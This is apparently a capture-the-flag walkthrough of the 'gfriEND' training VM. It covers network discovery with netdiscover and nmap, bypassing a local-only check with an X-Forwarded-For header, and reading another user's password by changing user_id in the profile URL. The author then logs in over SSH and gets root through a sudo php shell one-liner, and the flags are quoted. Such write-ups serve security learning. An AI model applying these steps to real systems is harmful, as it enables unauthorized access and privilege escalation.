


PORT AND SERVICE DISCOVERY

First I collected the ip address of the vulnerable machine using netdiscover. I confirmed the ip addressed by matching the mac address given by the VM.

Currently scanning: 172.16.18.0/16 | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.160.2	00:50:56:f1:ba:4c	1	60	VMware, Inc.
192.168.160.137	00:0c:29:25:a9:ca	1	60	VMware, Inc.
192.168.160.254	00:50:56:e1:5a:ee	1	60	VMware, Inc.



Then I did a nmap scan to find out the open ports and the running services on those ports.


```
(root@kali)-[/home/kali]
# nmap -sV -sC -A -p- 192.168.160.137
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-07 05:01 EST
Nmap scan report for 192.168.160.137
Host is up (0.0011s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux)
| ssh-hostkey:
|   1024 57:e1:56:58:46:04:33:56:3d:c3:4b:a7:93:ee:23:16 (DSA)
|   2048 3b:26:4d:e4:a0:3b:f8:75:d9:6e:15:55:82:8c:71:97 (RSA)
|   256 8f:48:97:9b:55:11:5b:f1:6c:1d:b3:4a:bc:36:bd:b0 (ECDSA)
|_  256 d0:c3:02:a1:c4:c2:a8:ac:3b:84:ae:8f:e5:79:66:76 (ED25519)
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:25:A9:CA (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.15 ms  192.168.160.137

OS and Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 28.39 seconds
```


HTTP ENUMERATION

Since http port was open I looked for the website.




Who are you? Hacker? Sorry This Site Can Only Be Accessed local!

I found nothing interesting there. So I looked at the page source to find some clues.



I found a message telling me to use x-forwarded-for.


I added a new request header on burpsuite.




Then I intercepted the request and forwarded it. I looked at the http history and found an index file.

#	^	Host	Method	URL	Params	Edited	Status	Length	M
1		http://192.168.160.137	GET	/			200	332	scr
2		http://192.168.160.137	GET	/favicon.ico			404	468	HT
3		http://192.168.160.137	GET	/			302	213	HT
4		http://192.168.160.137	GET	/?page=index	✓		200	1083	HT

I was able to access the web page for the Ceban Corp company.



I didn't know what to do further so I decided to register a test account so I can use that account to test further.




Then I logged in using my test user credentials.

Inspiring The People To Great Again!

[Home](#) | [Login](#) | [Register](#) | [About](#)

Username

Password



Welcome To Ceban Corp

Inspiring The People To Great Again!

[Dashboard](#) | [Profile](#) | [Logout](#)

Wellcome Back!

Are you ready for Inspiring The People? Let's Do It!

Looked like there is possibility of SQL injection.

I found something interesting, the profile page as the credentials autofilled. I tried to find other users.

Welcome To Ceban Corp

Inspiring The People To Great Again!

[Dashboard](#) | [Profile](#) | [Logout](#)

Name

Username

Password

I found alice's account by changing the value of the user_id.

← → ↻ ⚠ Not secure | 192.168.160.137/index.php?page=profile&user_id=5

Welcome To Ceban Corp

Inspiring The People To Great Again!

[Dashboard](#) | [Profile](#) | [Logout](#)

Name

Username

Password

I looked at the burpsuite http history and inspected the response and found alice's password.

33	http://192.168.160.137	GET	/index.php?page=profile&user_id=5	✓	200	1440	HTML	php	Ceban Corp
----	------------------------	-----	-----------------------------------	---	-----	------	------	-----	------------

Original request

Pretty Raw Hex \n

```
1 GET /index.php?page=profile&user_id=5 HTTP/1.1
2 Host: 192.168.160.137
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: PHPSESSID=4gj16g0qkh9s7bn3rastu4njul
9 Connection: close
10
11
```

Response

Pretty Raw Hex Render \n

```
38 <input type="text" name="name" id="name" value="Alice Geulis">
39 <label for="username">
  Username
  <label>
40 <input type="text" name="username" id="username" value="alice">
41 <label for="password">
  Password
  <label>
42 <input type="password" name="password" id="password" value="alice2">
43 <button disabled="disabled">
  Change
  <button>
44 </>
45 >
46 >
47
48
```

SSH USER ACCESS

I tried to login via ssh using alice's credentials.

I was able to successfully login.

```
(root@kali)-[/home/kali]
# ssh alice@192.168.160.137
The authenticity of host '192.168.160.137 (192.168.160.137)' can't be established.
ECDSA key fingerprint is SHA256:lE5D8AvkJqcIwHiNuI9aSnC3ohlDrhPhjDljqSDy9sY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.160.137' (ECDSA) to the list of known hosts.
alice@192.168.160.137's password:
Last login: Fri Dec 13 14:48:25 2019
alice@gfriEND:~$
```

```
alice@gfriEND:~$ whoami
alice
alice@gfriEND:~$ id
uid=1000(alice) gid=1001(alice) groups=1001(alice)
alice@gfriEND:~$ uname -a
Linux gfriEND 4.4.0-142-generic #168~14.04.1-Ubuntu SMP Sat Jan 19 11:26:28 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
alice@gfriEND:~$
```

```
alice@gfriEND:~$ cd .my_secret
alice@gfriEND:~/my_secret$ ls
flag1.txt my_notes.txt
alice@gfriEND:~/my_secret$ cat flag1.txt
Greattttt my brother! You saw the Alice's note! Now you save the record information to give to bob! I know if it's given to him then Bob will
be hurt but this is better than Bob cheated!

Now your last job is get access to the root and read the flag ^_^

Flag 1 : gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}
alice@gfriEND:~/my_secret$
```

Flag1: gfriEND{2f5f21b2af1b8c3e227bcf35544f8f09}

PRIVILEGE ESCALATION

First I looked for sudo rights. I found that alice can run the php program as a sudo user.

```
alice@gfriEND:~$ sudo -l
Matching Defaults entries for alice on gfriEND:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on gfriEND:
  (root) NOPASSWD: /usr/bin/php
alice@gfriEND:~$
```

So I executed the /bin/bash command using /bin/php.

```
alice@gfriEND:~$ sudo /usr/bin/php -r "system('/bin/bash');"
root@gfriEND:~#
```

```
root@gfriEND:~# whoami
root
root@gfriEND:~# id
uid=0(root) gid=0(root) groups=0(root)
root@gfriEND:~#
```

I was able to access to root finally. Then I looked for the final flag.

```
root@gfriEND:~# cd root
root@gfriEND:/root# ls
flag2.txt
root@gfriEND:/root# cat flag2.txt

Get The Flag

Yaaaaahhh!! You have successfully hacked this company server! I hope you who have just learned can get new knowledge from here you guys give me feedback for this challenge whether you like it or not because it can be a reference for me to be even better can continue :)

Contact me if you want to contribute / give me feedback / share your writeup!
Twitter: @makegreatagain_
Instagram: @aldodimas73

Thanks! Flag 2: gfriEND{56fbeef560930e77ff984b644fde66e7}
root@gfriEND:/root#
```

Finally I found the flag.

Flag2: gfriEND{56fbeef560930e77ff984b644fde66e7}